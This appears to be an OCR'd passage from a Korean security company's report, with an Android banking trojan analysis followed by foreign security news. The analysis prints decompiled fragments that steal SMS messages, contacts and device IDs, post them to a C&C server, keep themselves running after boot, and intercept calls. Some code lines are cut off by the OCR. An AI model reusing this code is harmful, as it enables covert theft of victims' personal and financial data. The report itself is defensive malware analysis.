


[그림 8] 시간 확인을 통한 안티 디버깅

2.3.6 덱스 파일 덤프

안티 디버깅을 모두 우회하면 복호화된 덱스 파일은 “libart.so” 모듈에 의해서 메모리로 로드되는데, 이때 덱스 파일이 로드된 메모리 주소와 덱스 파일 구조에 기록되어 있는 덱스 파일의 크기를 계산하여 해당 부분을 덤프한다. 다음 실제 코드가 담긴 덱스코드를 분석한다.





[그림 9] 덱스 파일 덤프

2.4 덱스 파일 분석

"assets" 폴더에는 "image.zip" 파일이 있는데 내부에는 악성 행위에 사용되는 가짜 통화 관련 사진과 악성 앱을 구성하는 여러 개의 사진 등이 있다.

```
v0.mkdirs();
try {
    CF_UnzipFromAssets.unZip(((Context)this), "image.zip", MyApp.RES_FOLDER, true);
}
catch(IOException v1) {
    v1.printStackTrace();
}
```

[그림 10] 악성 앱에 사용되는 파일

기기의 아이디와 전화번호를 탈취하여 식별 정보로 사용한다.

```
    super();
    this.mTelManager = null;
    this.mTelManager = arg2.getSystemService("phone");
}

public String getIMEI() {
    return this.mTelManager.getDeviceId();
}

public String getNativePhoneNumber() {
    return this.mTelManager.getLine1Number();
```

[그림 11] 기기 정보 탈취

기기 부팅 시 서비스를 실행시켜 지속적인 악성 행위를 가능토록 한다.

```
static final String ACTION = "android.intent.action.BOOT_COMPLETED";
private static final String TAG = "BootReceiver";

public BootReceiver() {
    super();
}

public void onReceive(Context arg4, Intent arg5) {
    CF_CBXLog.clearLog(true);
    CF_CBXLog.D("BootReceiver", "onReceive" + arg5.getAction());
    if(!CF_Utils.serviceIsRunning(arg4, PG_Constant.SERVICE_CLASS)) {
        CF_Utils.startService(arg4, PG_Constant.SERVICE_CLASS);
    }

    PG_CallRcver.setListener();
```

[그림 12] 기기 부팅 시 재실행

안드로이드 정책에서는 일정 시간 동안 와이파이를 사용하지 않으면 꺼지게 되는데 이를 방지하여 C&C 와의 지속적인 통신을 가능토록 한다.

```
vate void init() {
 CF_CBXLog.D("PG_Service", "init.");
 this.wfLock = this.getSystemService("wifi").createWifiLock("PGWifi_Lock");
 this.wfLock.acquire();
 CF_CBXLog.D("PG_Service", "init. ok");
```

[그림 13] 지속적인 와이파이 연결

메시지를 주기적으로 감시하고 탈취하여 C&C 서버로 전송한다.

```
ayList v18 = new ArrayList();
le(v8.moveToNext()) {
 String v21 = v8.getString(v8.getColumnIndex("_id"));
 String v19 = v8.getString(v8.getColumnIndex("address"));
 String v17 = v8.getString(v8.getColumnIndex("body"));
 long v24 = v8.getLong(v8.getColumnIndex("date"));
 CF_CBXLog.D("PG_UpThread", ".smsId:" + v21);
 CF_CBXLog.D("PG_UpThread", ".number:" + v19);
 CF_CBXLog.D("PG_UpThread", ".msgBody:" + v17);
 CF_CBXLog.D("PG_UpThread", ".time:" + v24);
 CF_SMSData v16 = new CF_SMSData();
 v16.number = v19;
 v16.content = v17;
 v16.time = v11.format(new Date(v24));
 if(v24 > v14) {
     v14 = v24 + 5000;
     CF_SPUtil.save(this.mContext, "KEY_LATEST_SMS_TIME", v11.format(new Date(v14)));
 }

 v18.add(v16);
 if(3 > ((List)v18).size()) {
     continue;
 }

 CF_CBXLog.D("PG_UpThread", "data:" + CF_Utils.InputStream2String(CF_Http.executeHttpPost(MyApp.masker.getMsg(), CF_XmlFac.getUploadSmsXML(this.mContext, v18)
 ((List)v18).clear();
```

[그림 14] 메시지 탈취

주소록을 주기적으로 감시하고 탈취하여 C&C 서버로 전송한다.


```
= this.mContext.getContentResolver().query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, new String[]{"display_name", "data1", "raw_contact_id", "sort_key"}, null, null,
v15 != null && v15.getCount() != 0) {
 int v8 = v15.getColumnIndex("data1");
 int v7 = v15.getColumnIndex("display_name");
 ArrayList v10 = new ArrayList();
 while(v15.moveToNext()) {
     String v16 = v15.getString(v8);
     if(TextUtils.isEmpty(((CharSequence)v16))) {
         continue;
     }

     String v11 = v15.getString(v7);
     CF_CBXLog.D("PG_UpThread", "n.ame:" + v11 + ",phone:" + v16);
     CF_PersonData v9 = new CF_PersonData();
     v9.name = v11;
     v9.number = v16;
     ((List)v10).add(v9);
     if(10 > ((List)v10).size()) {
         continue;
     }

     CF_CBXLog.D("PG_UpThread", ".data:" + CF_Utils.InputStream2String(CF_Http.executeHttpPost(MyApp.masker.getPhbk(), CF_XmlFac.getUploadPhonebookXML(this.mContext, ((List)v10)
     ((List)v10).clear();
```

[그림 15] 주소록 탈취

통화 상태를 확인하고 특정 번호를 감시하여 해커에게 연결되도록 하고 사용자를 속이기 위해서 가짜 통화 사진을 팝업한다.

```
 onCallStateChanged(int arg23, String arg24) {
;
v6;
og.D("PG_CallRcver", "Changed:" + arg23 + ", " + arg24);
arg23) {
e 0: {
 CF_CBXLog.D("PG_CallRcver", "挂断 - IsShowing:" + PG_CallRcver.mWindowIsShowing);
 if(!PG_CallRcver.mWindowIsShowing) {
     goto label_13;
 }

 String v4 = "PG_CallRcver";
 StringBuilder v5 = new StringBuilder("接通否?:");
 boolean v2 = MyApp.callStatus == 2 ? true : false;
 CF_CBXLog.D(v4, v5.append(v2).toString());
 v6 = new Bundle();
 v6.putString("number", PG_CallRcver.mFloatViewNumber);
 StandOutWindow.sendData(PG_CallRcver.mContext, PG_Windw.class, MyApp.WINID, 4, v6, PG_Windw.class, MyApp.WINID);
 PG_CallRcver.handler.postDelayed(PG_CObserver.mRunnable, 2000);
 int v14 = MyApp.callStatus;
 if(CF_Utils.isSamsung()) {
     v15 = v14 == 2 ? 4000 : 580;
 }
 else if(v14 == 2) {
     v15 = 2000;
 }
 else {
     v15 = 280;
 }

 if(PG_CallRcver.mDisRunnable == null) {
     goto label_13;
 }

 PG_CallRcver.postDelay(PG_CallRcver.handler, PG_CallRcver.mDisRunnable, ((long)v15));
 break;
```

[그림 16] 통화 탈취

C&C 서버는 “lib” 폴더의 “libmasker.so” 파일 내부의 함수 호출을 통해서 불러온다.

```
l Java_com_android_hellod3_Masker_getVst(_JNIEnv *a1)

Env::NewStringUTF(a1, "http://nong[illegible].com:8082/api_visit.php");

id_hellod3_Masker_getLog(_JNIEnv *a1)

F(a1, "http://nong[illegible].com:8082/android_upload_file.php");
```

[그림 17] C&C 서버

3. 결론

해당 악성 앱은 금융권 앱의 아이콘과 이름을 사칭한다. 사용자의 기기 및 개인정보를 탈취하고 전화 상태를 확인하여 특정번호를 감시한다. 통화를 종료하고 해커에게 전화를 자동으로 걸도록 하여 금융 정보를 탈취한다. 특히, 앱의 분석을 어렵게 하기 위해서 중국의 Qihoo 360 의 패킹을 적용했다.

따라서, 악성 앱으로부터 피해를 최소화하기 위해서는 백신 앱을 통한 주기적인 검사가 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않는 것이 기본이고 공식 마켓인 구글 플레이스토어를 통해서 확보한 앱이라도 백신 앱을 추가 설치하여 주기적으로 업데이트하고 검사해야 한다.

현재 알약 M 에서는 해당 앱을 'Trojan.Android.KRBanker' 탐지 명으로 진단하고 있다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

해커가 사용자 컴퓨터 감염에 악용 할 수 있는 패치 되지 않은 MS Word 의 취약점 발견

Unpatched MS Word Flaw Could Allow Hackers to Infect Your Computer

사이버 보안 연구원들이 마이크로소프트 오피스 2016 및 이전 버전에 존재하는 패치 되지 않은 논리적 결함을 발견했다. 이는 공격자가 문서 파일 내부에 악성 코드를 내장 시킬 수 있도록 허용해 사용자가 그들의 컴퓨터에서 악성코드를 실행하도록 속일 수 있다.

Cymulate 의 연구원들이 발견한 이 버그는 Word 문서의 "온라인 비디오" 기능을 악용한다. 이는 유튜브 링크를 사용해 문서에 비디오를 삽입할 수 있는 기능이다. 사용자가 MS Word 문서에 온라인 비디오 링크를 추가하면, 이 온라인 비디오 기능은 자동으로 HTML embed 스크립트를 생성한다. 이 스크립트는 사용자가 문서에 포함 된 썸네일을 클릭하면 실행된다.

마이크로소프트는 이 문제를 보안 취약점으로 인정하기를 거부해, 연구원들은 이 취약점을 발견한지 3 개월이 지난 후 이 취약점에 대한 내용을 공개하기로 결정했다.

새로운 MS Word 공격은 어떻게 동작하나요?

Word Doc 파일(.docx)는 실제로 미디어 및 설정 파일이 포함 된 zip 패키지로 쉽게 오픈 및 편집이 가능하다.

연구원들에 따르면 Word 가 사용하는 디폴트 XML 파일이자 생성 된 임베디드 비디오 코드를 포함하는 'document.xml' 파일은 수정이 가능해 비디오 iFrame 코드를 백그라운드에서 실행될 HTML 또는 javascript 코드로 바꿔치기 할 수 있다.

간단히 말해, 공격자는 이 취약점을 악용해 실제 유튜브 비디오를 인터넷 익스플로러 다운로드 매니저에서 실행 되는 악성 코드로 변경할 수 있다는 이야기다.

"xml 파일 내부에서 유튜브 아이프레임 코드를 포함하는 embeddedHtml 파라미터(WebVideoPr) 파라미터를 찾는다. Document.xml 파일에 변경 사항을 저장하고 수정 된 xml 파일을 포함하여 docx 패키지를 업데이트 한 후 문서를 오픈한다. MS Word 에서 이 문서를 오픈하는 동안, 어떠한 보안 경고도 나타나지 않는다."

이 취약점을 증명해내기 위해, 연구원들은 PoC 공격을 만들었다. 이는 악의적으로 만들어진 문서에 내장 된 비디오를 사용자가 클릭했을 때 아무것도 다운받지 않고, 어떠한 보안 경고도 없는 상태에서 내장 된 실행 파일을 실행한다는 창이 뜨는 것을 보여준다.

이 공격을 위해서는, 공격자가 피해자에게 파일을 열고 내장 된 비디오 링크를 클릭하도록 속여야 한다. 이 버그는 MS

오피스 productivity suite 2016 및 구 버전을 사용하는 사용자들에게 모두 영향을 미친다. 연구원들은 마이크로소프트에 3 개월 전 이 취약점을 제보했지만, 회사는 이를 보안 취약점으로 인정하지 않았다. 또한 마이크로소프트는 이 문제를 수정할 계획이 없는 것으로 보이며, "설계 된 대로 HTML 을 적절히 해석하고 있습니다."라고만 밝혔다.

연구원들은 기업 담당자들에게 Document.xml 파일 내에 임베디드 비디오 태그인 "embeddedHtml"를 포함한 Word 문서를 차단하기를 권고했다. 또한 최종 사용자들은 출처를 알 수 없거나 의심스러운 이메일의 첨부파일을 오픈하지 말아야 한다.

[출처] https://thehackernews.com/2018/10/microsoft-office-online-video.html

https://blog.cymulate.com/abusing-microsoft-office-online-video

새로운 Intel CPU 취약점, 암호화 된 데이터를 훔치기 위해 하이퍼 스레딩 악용해

New Intel CPU Flaw Exploits Hyper-Threading to Steal Encrypted Data

보안 연구원 팀이 Intel CPU 에서 또 다른 사이드채널 취약점을 발견했다. 이 취약점은 공격자가 동시 멀티 스레딩 기술이 활성화 된 동일한 CPU 코어에서 실행 되는 다른 프로세스들에서 패스워드, 암호화 키와 같은 보호 된 중요한 데이터를 스니핑할 수 있도록 허용한다.

PortSmash (CVE-2018-5407)라 명명 된 이 취약점은 Meltdown, Spectre, TLBleed, Foreshadow 를 포함해 지난해 발견 된 다른 위험한 사이드채널 취약점들 중 하나가 되었다.

핀란드의 Tampere University of Technology 와 쿠바의 Technical University of Havana 연구원 팀이 발견한 이 새로운 사이드 채널 취약점은 인텔의 SMT(동시 멀티스레딩) 구현인 하이퍼스레딩 기술에 존재한다. 동시 멀티 스레딩(Simultaneous MultiThreading – SMT)은 성능을 향상시키기 위한 기능이다. 이는 프로세서의 각 물리적인 코어를 스레드라는 가상 코어로 분할해 각 코어가 두 개의 명령 스트림을 동시에 실행할 수 있도록 한다.

SMT 는 동일한 물리적 코어에서 두 개의 스레드를 두 개의 독립적인 프로세스에서 동시에 실행해 성능을 높이고자 한 것으로, 한 프로세스는 또 다른 프로세스가 무슨 일을 수행하는지에 대해 놀라울만큼 많은 양의 정보를 볼 수 있다. 따라서, 공격자가 악성 PortSmash 프로세스를 희생양 프로세스와 함께 동일한 CPU 코어에서 실행할 경우, PortSmash 코드는 각 작업에 소요 되는 정확한 시간을 측정함으로써 다른 프로세스가 실행한 작업을 스누핑할 수 있게 된다.

OpenSSL 복호화 키를 훔치는 PortSmash 공격

연구원들은 GitHub 에 공개 된 PoC 를 이용해 OpenSSL (버전 1.1.0h 이하) 암호화 라이브러리에서 PortSmash 공격을 테스트했으며, OpenSSL 스레드(희생양)와 동일한 물리적 코어에서 악성 프로세스(익스플로잇)을 실행 시켜 성공적으로 개인 복호화 키를 훔쳐냈다.

PortSmash 공격은 현재까지 Intel 의 Kaby Lake 와 Skylake 프로세서에서만 동작하는 것으로 확인 되었지만, 연구원들은 코드를 약간만 수정하면 AMD 를 포함한 다른 SMT 아키텍쳐에서도 이 공격이 동작할 것이라고 추측했다.

올 8 월, TLBleed 와 ForeShadow 공격이 공개 되었을 때 OpenBSD 의 설립자이자 OpenSSH 프로젝트의 리더인 Theo de Raadt 는 사용자들에게 모든 Intel BIOS 들의 SMT/하이퍼스레딩을 비활성화 하도록 권고했다. 그는 “SMT 는 두 CPU 인스턴스간에 리소스를 공유하며, 공유 된 리소스는 보안 장치가 부족하기 근본적으로 망가졌다고 볼 수 있습니다.”
“그리고 더 많은 하드웨어 버그들 및 아티팩트들이 공개 될 것으로 추측 됩니다. SMT 가 Intel CPU 의 추측 실행과 상호작용하는 방식으로 인해, SMT 는 향후 문제의 대부분을 악화시킬 것으로 예상합니다.”고 밝혔다.

PortSmash 공격으로부터 시스템을 보호하는 법

연구원들은 이 새로운 사이드채널 취약점을 Intel 의 보안 팀에 지난 달 초 제보하였으나, 11 월 1 일까지 패치를 제공하지 않아 PoC 익스플로잇을 공개하게 됐다고 밝혔다. 이 팀은 PortSmash 공격에 대한 자세한 보고서인 'Port Contention for Fun and Profit'을 조만간 발표할 것이라고도 밝혔다.

Intel 이 보안 패치를 공개하기 전까지 PortSmash 취약점을 완화시키는 가장 간단한 방법은 CPU 칩의 BIOS 에서 SMT/하이퍼스레딩을 비활성화 하는 것이다. OpenSSL 사용자들은 OpenSSL 1.1.1 (또는 1.1.0i 이후) 버전으로 업그레이드 하면 된다.

AMD 는 PortSmash 사이드 채널 공격이 AMD 의 제품에 어떤 영향을 미치는지 조사 중이다.

[출처] https://thehackernews.com/2018/11/portsmash-intel-vulnerability.html

https://seclists.org/oss-sec/2018/q4/123

서비스형 랜섬웨어로 돌아온 Kraken 랜섬웨어 2.0

Kraken ransomware 2.0 is available through the RaaS model

악명 높은 Kraken 랜섬웨어의 제작자가 악성 코드의 새로운 버전을 공개했으며, 다크 웹에서 RaaS(서비스형 랜섬웨어) 배포 프로그램을 시작했다.

새로운 Kraken v2 버전은 언더그라운드 포럼에서 광고 되고 있으며, 서비스형 랜섬웨어(RaaS) 모델을 이용해 제공된다. 단 50 불 만으로도 이 협력 프로그램에 신뢰할 수 있는 파트너로써 참여가 가능하며, 15 일 마다 Kraken 랜섬웨어의 개선 된 빌드를 받을 수 있다. 협력자들은 지불 된 랜섬머니의 80%를 받을 수 있으며, 운영자들은 24 시간 지원 서비스를 제공한다.

McAfee 는 "Advanced Threat Research 팀과 Recorded Future 의 Insikt 그룹이 협업한 결과, Kraken 의 제작자들이 Fallout 팀의 익스플로잇에 추가할 것을 요청했다는 증거를 발견했다. 이 파트너쉽을 통해 Kraken 은 범죄자 고객들을 위한 새로운 악성코드 배포 방식을 갖게 되었습니다."
"또한 Kraken 랜섬웨어와 관련 된 사용자인 ThisWasKraken 이 유료 계정을 가지고 있다는 사실도 발견했습니다. 유료 계정은 언더그라운드 포럼에서 보기 힘든 편은 아니지만, 보통 랜섬웨어와 같은 서비스를 제공하는 악성코드 개발자들은 매우 신뢰도가 높은 멤버들이며, 다른 고레벨 멤버들에게 심사를 받습니다. 유료 계정을 가진 멤버는 보통 커뮤니티에서의 신뢰도가 매우 낮습니다."고 밝혔다.

Kraken Cryptor 는 서비스형 랜섬웨어(RaaS) 협력 프로그램이며 사이버 범죄 언더그라운드에 2018 년 8 월 16 일 처음 나타났다. 이는 "ThisWasKraken" 사용자를 통해 러시아어를 사용하는 사이버 범죄자들의 포럼에 광고 되었다.

9 월 말, 보안 연구원인 nao_sec 은 Fallout 익스플로잇 키트(GandCrab 랜섬웨어를 배포한 것과 동일함)가 Kraken 랜섬웨어를 배포하기 시작했다는 것을 발견했다. 피해자가 랜섬 머니를 지불하면, 협력 멤버들은 이 금액의 20%를 RaaS 에 보내어 ThisWasKraken 으로부터 복호화 키를 받아 피해자에게 전달해주기만 하면 된다.

다른 위협들과 마찬가지로, Kraken Cryptor RaaS 는 이전 소비에트 연합 국가들 중 다수의 피해자들은 감염시키지 않는다.

Recorded Future 는 "실제 공격에서 발견 된 Kraken 의 최신 샘플은 시리아, 브라질, 이란의 피해자들을 감염시키지 않습니다. 이로써 ThisWasKraken 이 브라질, 이란과 관계가 있는 것으로 추측해볼 수 있으나, 정확하지는 않습니다. 시리아가 추가 된 이유는 GandCrab 랜섬웨어에 감염 된 피해자들을 도와달라는 의미에서 추가 된 것으로 추측 됩니다."라고 밝혔다.

연구원들은 이 RaaS 의 운영자들이 협력자들이 Kraken 샘플 파일을 안티바이러스 서비스에 등록하는 것을 허용하지 않으며, 구매한 페이로드에 대해서는 환불하지 않는다고 밝혔다.

아래의 지도는 Kraken 랜섬웨어의 제작자가 공개한 피해자 분포를 보여준다.

이는 8 월부터 이미 전 세계 620 명의 피해자를 감염시켰다. 하지만 연구원들은 실제 캠페인은 지난달부터 시작한 것으로 추측했다. 또한 공격자들은 이 위협을 SuperAntiSpyware 웹사이트의 보안 솔루션으로 위장했다고도 밝혔다.

연구원들은 사이버 범죄 언더그라운드에서 RaaS 와 협력 프로그램이 많은 범죄자들을 양산하고 있다는 점을 강조했다.

[출처] https://securityaffairs.co/wordpress/77650/malware/kraken-ransomware-2-raas.html

https://www.recordedfuture.com/kraken-cryptor-ransomware/

https://securingtomorrow.mcafee.com/mcafee-labs/fallout-exploit-kit-releases-the-kraken-ransomware-on-its-victims/

2. 중국

2018 년 10 월 중국내 랜섬웨어 동향 분석

2018 年 10 月国内勒索病毒疫情分析

감염 데이터 분석

10 월 랜섬웨어 감염 데이터에 대해 분석해본 결과, 10 월은 9 월에 비해 감염 치가 소폭 감소하였다. 10 월달에 감소한 원인은 주로 취약한 비밀번호 공격에 취약한 시스템들이 감소해서라고 추정하고 있다. 하지만 이러한 위험에 직면해 있는 환경(예를 들어 원격데스크탑 기능, 공유폴더 사용, mssql DB 서버, Tomcat 등)은 여전히 취약한 비밀번호 공격에 노출되어 있다.

360 세이프 데이터 센터의 데이터 분석결과를 보면 10 월 22 일 한차례 소규모 랜섬웨어 공격이 발생했었다. 이 소규모 공격은 GandCrab 랜섬웨어 유포로 발생한것으로, 주요유포경로는 취약한 비밀번호를 사용하였다.

10 월 랜섬웨어 악성코드 분석 결과, GandCrab 패밀리가 이 전의 Crysis 및 GlobeImposter 패밀리의 수치를 넘어 가장 많이 유포된 랜섬웨어가 되었다.

주요 원인을 분석해본 결과

1) GandCrab 랜섬웨어는 블랙마켓에서 판매중이며, Split mode(?)를 사용하며, 해당 랜섬웨어를 구매하는 조직이 비교적 많다.
2) 해당 랜섬웨어 제작자가 GandCrab 랜섬웨어 유포자 커뮤니티를 만들어 랜섬웨어 유포자를 모집하고 기술지원도 진행한다. 또한 접근할 수 있는 문턱이 다른 랜섬웨어들보다 낮다.
3) GandCrab 랜섬웨어가 언급되는 신문기사들이 많아지고 영향력이 커짐(예를들어 최근 시리아의 어떤 사람이 Twitter 상에서 이미 죽은 자신의 아들 사진을 이용하여 도움을 구하며 GandCrab 유포한 사건 등)에 따라 일정 범위에서 "유명세"를 탔다.

랜섬웨어에 감염된 시스템을 보면 Windows7 이 가장 많은 범위를 차지하였다.

9 월과 10 월의 감염 시스템을 비교해본 결과, 10 월에 서버 감염율이 상승하였다. 최근 몇 달동안 서버 감염 비율이 높아지고 있는데, 이는 서버가 공격 가치가 더 높을 뿐만 아니라, 서버에 탑재되어 있는 서비스들이 더 많고 파급력이 더 높기 때문으로 추정된다.

랜섬웨어 최신 레포트

이번달에 Crysis 패밀리와 GlobeImposter 패밀리의 감염률이 하락하였다. 하지만 버전 측면에서 보았을 때 이 두 패밀리 랜섬웨어들은 끊임없이 업데이트를 진행하고 있으며, 이에따라 취약한 비밀번호에 대한 조치는 여전히 중요하게 여겨지고 있다. 이번달는 확장자를 XXXX 및 BETTA 로 붙이는 Crysis 랜섬웨어, 또한 확장자를 Help4444 및 Crypted_bizarrio@pay4me_in 로 변경하는 GlobeImposter 가 발견되었다.

또한 이번 달에 RDP 를 통해 유포되는 GandCrab 랜섬웨어가 10 월 22 일 가장 활발히 활동하였으며, 취약점을 악용하여 유포되는 GandCrab 랜섬웨어의 활동은 10 월 25 일 가장 활발하였다.

10 월 25 일 가장 정점을 찍은 주요 원인은 이 전의 랜섬웨어 버전이 이미 복호화 방법이 발견되었기 때문에, 랜섬웨어 제작자가 해당일에 새로운 버전의 랜섬웨어를 공개하였기 때문이다. 이전 버전의 GandCrab 랜섬웨어 감염자들은 360 복호화툴을 이용하면 GandCrab 5.0.3 을 포함한 이전버전들을 복호화 할 수 있다.

또한 Satan 은 이번달 10 월 15 일 활동하기 시작하였으며, 10 월 27 일 그 유포량이 최대에 달했다. 360 보안연구원은 satan 샘플에 대해 분석을 진행한 결과 해당 랜섬웨어의 암호화는 복호화 할 수 있으며, 10 월 22 일에 Satan v4.2 에 대한 복호화 툴이 이미 나왔다.

이번달에 또한 새로운 랜섬웨어인 sicck 가 발견되었다. 해당 랜섬웨어는 사용자에게 복호화 댓가로 1 비트코인을 요구한다. 하지만 이 랜섬웨어가 생성하는 정보에는 문제가 있는데, 관리자 권한에서만 동작하며, 암호화가 성공된 이후에만 해당 랜섬노트를 볼 수 있다.

Sick 랜섬웨어를 분석할 때 사용자 시스템 내의 파일들을 암호화 할 때 일부 폴더에 대해 암호화를 진행하지 않고 건너뛰는 것을 확인하였다. 그 중에는 360 관련 폴더도 있었으며, 이 때문에 해당 랜섬웨어가 중국에서 제작된 것으로 추측되고 있다.

공격 시스템 분포도로 보았을 때 공격 대상이 되는 서버는 주로 Windows server2003 이며, Windows 2008, Windows2012 가 그 뒤를 이었습니다.

10 월과 9 월의 약한 취약점 공격 추이를 본 결과 RDP 공격양이 증가하였으며, 9 월 하루 최대 공격 횟수가 400 만회였다면, 10 월에는 하루 최대 공격 횟수가 600 만~700 만회에 달했다. Mysql 에 대한 공격은 눈에 띄게 줄어들었다.

[출처] https://www.anquanke.com/post/id/163745

Baidu, 중국 기업 최초로 Partnership on AI 회원이 되었다

百度成为 Partnership on AI 首个中国籍会员

미국시간으로 10 월 16 일, Partnership on AI 는 중국기업 Baidu 의 회원가입을 축하하며, 이번 협력은 "진정한 글로벌 협력 기구로 나아가는 첫발"이라고 밝혔다. 바이두와 Partnership on AI 의 회원들은 AI 연구 표준과 글로벌 AI 정책을 만드는데 노력할 것이다.

Partnership on AI 는 비영리기업으로 Facebok,Amazon,Google,IBM,MS 가 연합하여 만든 조직이다. 이 목적은 AI 가 인공 지능의 영향을보다 잘 이해할 수 있도록 미래에 AI 가 안전하고 투명하며 합리적으로 개발 될 수 있도록 전 세계의 다양한 목소리를 모으는 것에 두고 있다.

이 조직의 규모가 점점 커짐에 따라, 애플, Intel, 소니 등 AI 영역의 기업들이 끊임없이 합류하고 있다.

[출처] https://baijiahao.baidu.com/s?id=1612636778779029897&wfr=spider&for=pc


3. 일본

인터넷에서 도난피해를 입은 신용카드정보, 눈에 띄는 '부정트러블'에 대한 악용

ネットで盗難被害のクレカ情報、目立つ「不正トラベル」への悪用

인터넷 상에서 탈취 당한 신용카드정보가 여행 관련 부정결제에 악용 당한 케이스가 많다며 일본사이버범죄대책센터(JC3)가 주의를 권고했다. 피싱메일이나 악성코드 등을 통해서 부정으로 취득한 신용카드정보를 이용하여 항공권이나 숙박시설, 테마파크의 티켓 등의 구입에 악용하는 '부정 트러블'이 다수 확인되고 있다고 해서 주의를 호소한 것이다.

일본사이버범죄대책센터에 따르면, 범행 그룹은 일본국내 여행에 대해 정보가 많은 여행대리점을 위장하여 할인 등을 한다고 선전하며 일본방문을 희망하는 여행자를 유인한다. 여행의 신청자에 대해서 탈취한 신용카드정보로 결제하여 여행을 수배한다. 그 때 얻은 예약정보를 여행자에게 전달하여 정규 예약을 한 것으로 믿게 만들어 요금을 속여서 빼앗고 있었다.



'부정트러블'의 흐름 (그림 : JC3)

여행자는 부정한 결제가 이루어진 것인지 모르고 여행을 하고 그 뒤 여행관련 사업자나 신용카드회사 등에서 부정결제였다는 사실이 발각되었다고 한다. 또 여행 중에 문제가 발각되면, 부정한 결제로 수배되어 있었다는 것을 모르고 일본을 방문한 여행자 사이에서 트러블로 발전할 가능성도 있다.

이 센터에서는 인바운드가 증가하는 2020 년 도쿄 올림픽/페럴림픽을 목표로 '부정 트러블'이 실태해명이나 배제를 위해 관계자와의 연계를 강화한다.
또 신용카드의 탈취에 주의를 호소하는 동시에 여행 수배를 할 경우에는 신뢰할 수 있는 정규 사이트를 이용하도록 요구하고 있다.

[출처] https://japan.zdnet.com/article/35125010/

‘계정을 영구히 폐쇄’라고 불안을 부추기는 가짜 Amazon – ‘Amzon’이라는 기재도

「アカウントを永久に閉鎖」と不安煽る偽Amazon - 「Amzon」との記載も

